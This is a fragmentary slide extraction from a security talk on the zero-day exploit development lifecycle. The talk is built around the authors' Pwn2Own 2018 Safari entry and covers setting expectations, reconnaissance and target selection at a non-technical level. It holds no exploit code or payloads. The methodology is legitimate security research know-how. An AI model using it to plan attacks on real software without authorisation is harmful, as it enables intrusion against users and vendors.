

The Layman's Guide to Zero-Day Engineering

Demystifying the exploit development lifecycle



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 - Founded in September 2017
 - Based in Troy, NY - USA
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About This Talk

- Outline the process of Zero-Day Engineering
 - A case study of our participation in PWN2OWN 2018
- We will...
 - Break common **misconceptions**
 - Highlight our own **observations**
 - Offer **advice** where applicable
- This is a ‘non-technical’ commentary about the process

PWN2OWN 2018









A Methodical Approach to Browser Exploitation

The Exploit Development Lifecycle, From A to Z(ero Day)

June 5, 2018 / [Patrick Biemat](#), [Markus Gaasedelen](#), [Amy Burnett](#)

Pwn2Own is an industry-level security competition organized annually by Trend Micro's [Zero Day Initiative](#). Pwn2Own invites top security researchers to showcase zero-day exploits against high-value software targets such as premiere web browsers, operating systems, and virtualization solutions.

We were interested in participating for the first time this year, choosing to target [Apple Safari](#) on macOS because the software & platform was one that we had not worked with before.

For the purpose of this competition, we discovered and exploited two previously unknown vulnerabilities in Apple software to achieve remote code execution as root through a single click in the Safari Web Browser.



Joshua Smith from ZDI evaluating our submitted zero-day at Pwn2Own 2018

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
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Step 0:

Setting Expectations





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Apple becomes world's first trillion-dollar company

Computing and mobile phone giant beats Amazon to landmark after its shares hit \$207.05





Unfavorable Odds

- You versus the vendor
 - Tens of millions of dollars in security engineering
 - Teams of security engineers, expert developers
- You versus the code
 - Some of the most hardened consumer software
 - Overwhelming amounts of complex code (millions of lines)
- You versus other attackers
 - Attackers, researchers, enthusiasts ...

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
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
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that **failure** is a **probable** outcome of
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Step 1:

Reconnaissance





Advice:

*Aggregate and review all existing
research related to your target*

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About 71,700 results (0.27 seconds)

[PDF] [Apple Safari - Wasm Section Exploit - MWR Labs - MWR InfoSecurity](#)

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*Apr 16, 2018 - during the **exploit** development phase of this research, **Apple** to the one described by Ian Beer in his **Safari** pwn4fun **write-up** which has.*

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Apple Safari – PWN2OWN Desktop. **Exploit**. 2018-10-29 (Fabian Beterke, As mentioned in the **vulnerability write-up**, a RefPtr will be written to before the ...

[macOS 10.13.3 \(17D47\) Safari Wasm Exploit - GitHub](#)

<https://github.com/mwrlabs/CVE-2018-4121> ▾

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Searches related to javascriptcore

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


- What is the purpose of the software (or device)?
- How is the target architected?
 - *What are its major components? Is there a sandbox?*
 - *What components can you interface with as a user?*
- How do you debug it?
 - *What is the 'ideal' development environment?*
 - *What tools or devices are required for live introspection?*
- What does its security track record look like?
 - *Does it have historically vulnerable components? (many CVEs)*
 - *Is there existing writeups / exploits / research for this target?*

Step 2:

Target Selection






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
Advice:

*Reduce scope of evaluation, and
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
